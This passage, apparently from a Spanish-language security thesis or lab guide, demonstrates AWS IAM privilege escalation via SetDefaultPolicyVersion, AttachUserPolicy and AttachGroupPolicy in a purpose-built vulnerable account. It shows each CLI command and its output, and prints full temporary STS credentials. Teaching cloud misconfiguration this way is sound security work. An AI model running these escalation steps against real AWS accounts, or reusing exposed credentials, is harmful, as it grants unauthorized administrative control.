PS C:\Users\Gerh\Desktop> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc2-
SetExistingDefaultPolicyVersion --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:SetDefaultPolicyVersion",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:04:41+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc2-SetExistingDefaultPolicyVersion-role --role-session-name privesc2

Figura 104 *Credenciales con STS de usuario en meción*

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc2-SetExistingDefaultPolicyVersion-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc2


Figura 105 *Ejecución del comando aws configure*

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc2

Figura 106 *Ejecución del comando aws sts get-caller-identity*




Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc2-SetExistingDefaultPolicyVersion-user --profile privesc2

Figura 107 *Error al intentar agregar al grupo de administradores*



Fuente: Autoría Propia

En este escenario, simplemente se tiene que analizar cuantas versiones tiene la política y luego establecer como predeterminada la política con más privilegios:

> aws iam list-policy-versions --policy-arn arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion

Figura 108 *Visualización de las versiones de las políticas*

```
PS C:\Users\Gerh\Desktop> aws iam list-policy-versions --policy-arn arn:aws:iam::651927172911:policy/privesc
2-SetExistingDefaultPolicyVersion
{
    "Versions": [
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2022-05-14T21:32:57+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2022-05-11T04:04:41+00:00"
        }
    ]
}
```

Fuente: Autoría Propia

En la evidencia previa, se puede analizar que la política del usuario tiene dos versiones.

Y actualmente, la versión de la política está configurada con el valor predeterminado v1.

> aws iam get-policy --policy-arn arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion

Figura 109 *Versión actual de la política*


```
PS C:\Users\Gerh\Desktop> aws iam get-policy --policy-arn arn:aws:iam::651927172911:policy/pr
ivesc2-SetExistingDefaultPolicyVersion
{
    "Policy": {
        "PolicyName": "privesc2-SetExistingDefaultPolicyVersion",
        "PolicyId": "ANPAZPSPDG4XXAAN5DKFS",
        "Arn": "arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 2,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Allows privesc via iam:SetDefaultPolicyVersion.",
        "CreateDate": "2022-05-11T04:04:41+00:00",
        "UpdateDate": "2022-05-14T21:33:05+00:00",
        "Tags": []
    }
}
```

Fuente: Autoría Propia

Ahora simplemente se tiene que configurar que la versión predeterminada para la política sea la versión #2.

> aws iam set-default-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc2-SetExistingDefaultPolicyVersion --version-id v2 --profile privesc2

Figura 110 *Reasignación de la versión de política actual*



Fuente: Autoría Propia

Si se revisa ahora la versión de la política actual, se logra apreciar que se tiene los máximos privilegios.

Figura 111 *Verificación de la nueva versión actual de política*

```
PS C:\Users\Gerh\Desktop> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:p
olicy/privesc2-SetExistingDefaultPolicyVersion --version-id v2 --profile privesc2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "PermitirTodo",
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-14T21:32:57+00:00"
    }
}
```

Fuente: Autoría Propia


Permiso iam: AttachUserPolicy

Un usuario que posee el permiso "iam:AttachUserPolicy" tiene la capacidad de elevar sus propios privilegios al añadir una política a un usuario al cual tiene acceso. Esto se traduce en que el usuario puede incorporar los permisos especificados en esa política a sus propias credenciales.

Explicación practica

Primero, se debe localizar el usuario privesc7-AttachUserPolicy-user

Figura 112 *Usuario privesc7-AttachUserPolicy-user*



Fuente: Autoría Propia

Este usuario tiene la siguiente política:

Figura 113 *Política de usuario privesc7-AttachUserPolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 114 *Rol de usuario privesc7-AttachUserPolicy-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc7-AttachUserPolicy-user

Figura 115 *Política de usuario privesc7-AttachUserPolicy-user*

```
PS C:\Users\Gerh\Desktop> aws iam list-attached-user-policies --user-name privesc7-AttachUser
Policy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc7-AttachUserPolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc7-AttachUserPolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc7-AttachUserPolicy --version-id v1

Figura 116 *ARN del usuario privesc7-AttachUserPolicy-user*

```
PS C:\Users\Gerh\Desktop> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:p
olicy/privesc7-AttachUserPolicy --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:AttachUserPolicy",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:05:04+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc7-AttachUserPolicy-role --role-session-name privesc7

Figura 117 *Credenciales con STS del usuario privesc7-AttachUserPolicy-user*

```
PS C:\Users\Gerh\Desktop> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/prive
sc7-AttachUserPolicy-role --role-session-name privesc7
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X75EXKCPF",
        "SecretAccessKey": "3V6d87RRnNLUoSmkASO3R0sqBh70JEbDrsYN1dVf",
        "SessionToken": "IQoJb3JpZ2luX2VjEKb//////////wEaCXVzLWVhc3QtMiJGMEQCIBgRPuK0BjdeiclX
q+xu/Jld0eitCWCcPQkYxz+5uYrEAiBa2qCKyFw7l5BQ4rzJDaQ9WfOJPw0uLanKeCNdfzemEyqVAgh/EAEaDDY1MTkyN
zE3MjkxMSIMVq8p/BFfm/DonEVAKvIBp40QdfEJoXjPbOygzwxucXPqVoS7mzFSsgTW1Iq0LVwrty6KJo1zUjTSx6w2jq
hT/aVFg5wEMphaV6mvdwSiCFDHgawX++Gucrtryk8h+UFpyPW6tkyqgMHSH2w8bzKRYTw0dPGnWk1YiGBst/Ur1aExWI7
wicquKew5FqbRMljAk08y7h+cSMuTOe8C1ugzjQXRrwB8PmLzoSIAArkdU5LwWvAmS3U44kW3TiCL0rTfD5v9SmzxdgMx
U45ZuHhPWnnrrDiAxSaGtHw121+sch35fb1vYgnklCVnWdk0e7JOmqmyneGCsxxBglCUlJEtZ1QwzsyAlAY6ngFpmnArs
RjSKqDE9iR15Dgcxf84R8F9qS+3pXxcXM0nOpneVSbJMPuXy+OUJeHQF/pqbtszy9KJd28WSwtqwZpi4r2Gat0n/j/9UW
7ReL321+zbrSLQ66YMZzy94p7P280OHt5RtT88WP92Sbg+Q/qFXI0nFlh4IiR/lmYfY5/q5ulypcNiOisu5BvstEgnzbU
nhVQMxIIRzpiFPEdJYg==",
        "Expiration": "2022-05-14T22:59:42+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4X7PFZ6E4DX:privesc7",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc7-AttachUserPolicy-role/privesc
7"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc7-AttachUserPolicy-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc7

Figura 118 *Ejecución del comando aws configure*

```
PS C:\Users\Gerh\Desktop> aws configure --profile privesc7
AWS Access Key ID [None]: ASIAZPSPDG4X75EXKCPF
AWS Secret Access Key [None]: 3V6d87RRnNLUoSmkASO3R0sqBh70JEbDrsYN1dVf
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc7

Figura 119 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh\Desktop> aws sts get-caller-identity --profile privesc7
{
    "UserId": "AROAZPSPDG4X7PFZ6E4DX:privesc7",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc7-AttachUserPolicy-role/privesc7"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc7-AttachUserPolicy-user --profile privesc7

Figura 120 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh\Desktop> aws iam add-user-to-group --group-name Group-Root-Spartan --user-na
me privesc7-AttachUserPolicy-user --profile privesc7

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:sts
::651927172911:assumed-role/privesc7-AttachUserPolicy-role/privesc7 is not authorized to perf
orm: iam:AddUserToGroup on resource: group Group-Root-Spartan because no identity-based polic
y allows the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que adjuntarnos la política de administrador al usuario:

> aws iam attach-user-policy --user-name privesc7-AttachUserPolicy-user --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile privesc7


Figura 121 *Adjuntar la política de administrador al usuario*

```
PS C:\Users\Gerh\Desktop> aws iam attach-user-policy --user-name privesc7-AttachUserPolicy-us
er --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile privesc7
PS C:\Users\Gerh\Desktop> aws iam list-attached-user-policies --user-name privesc7-AttachUser
Policy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        },
        {
            "PolicyName": "privesc7-AttachUserPolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc7-AttachUserPolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Si se revisa ahora las políticas asociadas al usuario, se logra apreciar que se ha adjuntado exitosamente la política de administrador al usuario inicial.

Figura 122 *Verificación de las políticas del usuario*



Fuente: Autoría Propia

Permiso iam: AttachGroupPolicy

Un usuario que cuenta con el permiso "iam:AttachGroupPolicy" tiene la capacidad de incrementar sus propios privilegios al adjuntar una política a un grupo al que pertenece, lo que resulta en la adición de los permisos establecidos en esa política a las credenciales del usuario.

Explicación practica

Primero, se debe localizar el usuario privesc8-AttachGroupPolicy-user

Figura 123 *Usuario privesc8-AttachGroupPolicy-user*

Fuente: Autoría Propia


Este usuario tiene la siguiente política:

Figura 124 *Política de usuario privesc8-AttachGroupPolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 125 *Rol de usuario privesc8-AttachGroupPolicy-user*



Fuente: Autoría Propia

Este usuario hace parte del siguiente grupo:

Figura 126 *Grupo de usuario privesc8-AttachGroupPolicy-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc8-AttachGroupPolicy-user

Figura 127 *Política de usuario privesc8-AttachGroupPolicy-user*

```
PS D:\METAS> aws iam list-attached-user-policies --user-name privesc8-AttachGroupPolicy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc8-AttachGroupPolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc8-AttachGroupPolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc8-AttachGroupPolicy --version-id v1

Figura 128 *ARN de usuario privesc8-AttachGroupPolicy-user*

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc8-AttachGroupPolicy-role --role-session-name privesc8

Figura 129 *Credenciales con STS de usuario privesc8-AttachGroupPolicy-user*

```
PS D:\METAS> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc8-AttachG
roupPolicy-role --role-session-name privesc8
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X4W255HVC",
        "SecretAccessKey": "aTkPv8zCN2Ka0hz2BN3tHdAOu9HQBkpfW2eQBU4V",
        "SessionToken": "IQoJb3JpZ2luX2VjENr//////////wEaCXVzLWVhc3QtMiJGMEQCIG440NgUWmX2/z
mibnblHdd6Gp4lK96Jklz8xjL6hJ89AiAU7QczbYFBOOcO+z8w+Fdq9wqQHftO3lxbZUaq9HMk8CqeAgiz////////
/8BEAEaDDY1MTkyNzE3MjkxMSIMDuTsG+wLaAStwMqwKvIBQ/j36ovacdEMn3SKNsJ452VHLjN+6X+qXT7YCXxJe19b
QVZAl2uAK+rXIi6QoDlePXnAY2VPgp3rJEWHM1/IjnzE+hvH+dchsr1GSCLWin/ly7/Dmtg+S2SwwNBQ7nLQUWO8DH0
9CG+UC/EpgvJmxnuKAppgEuqz0k5Zx7qF7n3uGLnFQhgIc6BrTJEwR8ldHQSwxRgJ6QBavMCDANcFjqYqZtDDGNW2Kz
tT6I8EzD2yq1BIffz8NJ/QPykUetU8rcr4lu8wsppNsPbsOZPrEj5G/1USknN8AKxKEzqFIQyGhz3VarUp1OpQJlgqp
Teycaowy4WMlAY6ngHACqCGRKx9vHudYX91MDwMnio7eDC8R/PJ3ommVIgIACL8tAWCr5gwLxs+mZzvDiNm4X04gZuq
8XpwEtyfr+qL0GDZyFbptOeCXc0K7BQj4dj8ZJGh5dRqYZVN5HgYWndawM5HzNDOxEr5Jd22fPLVDBhORuAkXnu34Bw
FhdCx146aHwY3NtHbuh7eU4laeaNMethlgMP7DLtkZD16vg==",
        "Expiration": "2022-05-17T03:04:59+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XQ7U5LR7FH:privesc8",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc8-AttachGroupPolicy-role/priv
esc8"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc8-AttachGroupPolicy-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc8

Figura 130 *Ejecución del comando aws configure*

```
PS D:\METAS> aws configure --profile privesc8
AWS Access Key ID [None]: ASIAZPSPDG4X4W255HVC
AWS Secret Access Key [None]: aTkPv8zCN2Ka0hz2BN3tHdAOu9HQBkpfW2eQBU4V
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc8

Figura 131 *Ejecución del comando aws sts get-caller-identity*

```
PS D:\METAS> aws sts get-caller-identity --profile privesc8
{
    "UserId": "AROAZPSPDG4XQ7U5LR7FH:privesc8",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc8-AttachGroupPolicy-role/privesc8
"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc8-AttachGroupPolicy-user --profile privesc8

Figura 132 *Error al intentar agregar al grupo de administradores*

```
PS D:\METAS> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc8
-AttachGroupPolicy-user --profile privesc8

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:s
ts::651927172911:assumed-role/privesc8-AttachGroupPolicy-role/privesc8 is not authorized to
 perform: iam:AddUserToGroup on resource: group Group-Root-Spartan because no identity-base
d policy allows the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que adjuntarnos la política de administrador al grupo:

> aws iam attach-group-policy --group-name privesc8-AttachGroupPolicy-group --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile privesc8

Figura 133 *Adjuntar la política de administrador al grupo*

```
PS D:\METAS> aws iam attach-group-policy --group-name privesc8-AttachGroupPolicy-group --po
licy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile privesc8
PS D:\METAS> aws iam list-attached-group-policies --group-name privesc8-AttachGroupPolicy-g
roup
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Fuente: Autoría Propia

Si se revisa ahora las políticas asociadas al usuario desde el grupo, se logra apreciar que se ha adjuntado exitosamente la política de administrador al grupo inicial.

Figura 134 *Verificación de las políticas del grupo*

Fuente: Autoría Propia


Permiso iam: AttachRolePolicy

Un usuario con el permiso “iam:AttachRolePolicy” puede aumentar los privilegios adjuntando una política a una función a la que tiene acceso, agregando los permisos de esa política al usuario.

Explicación practica

Primero, se debe localizar el usuario privesc9-AttachRolePolicy-user

Figura 135 *Usuario privesc9-AttachRolePolicy-user*



Fuente: Autoría Propia

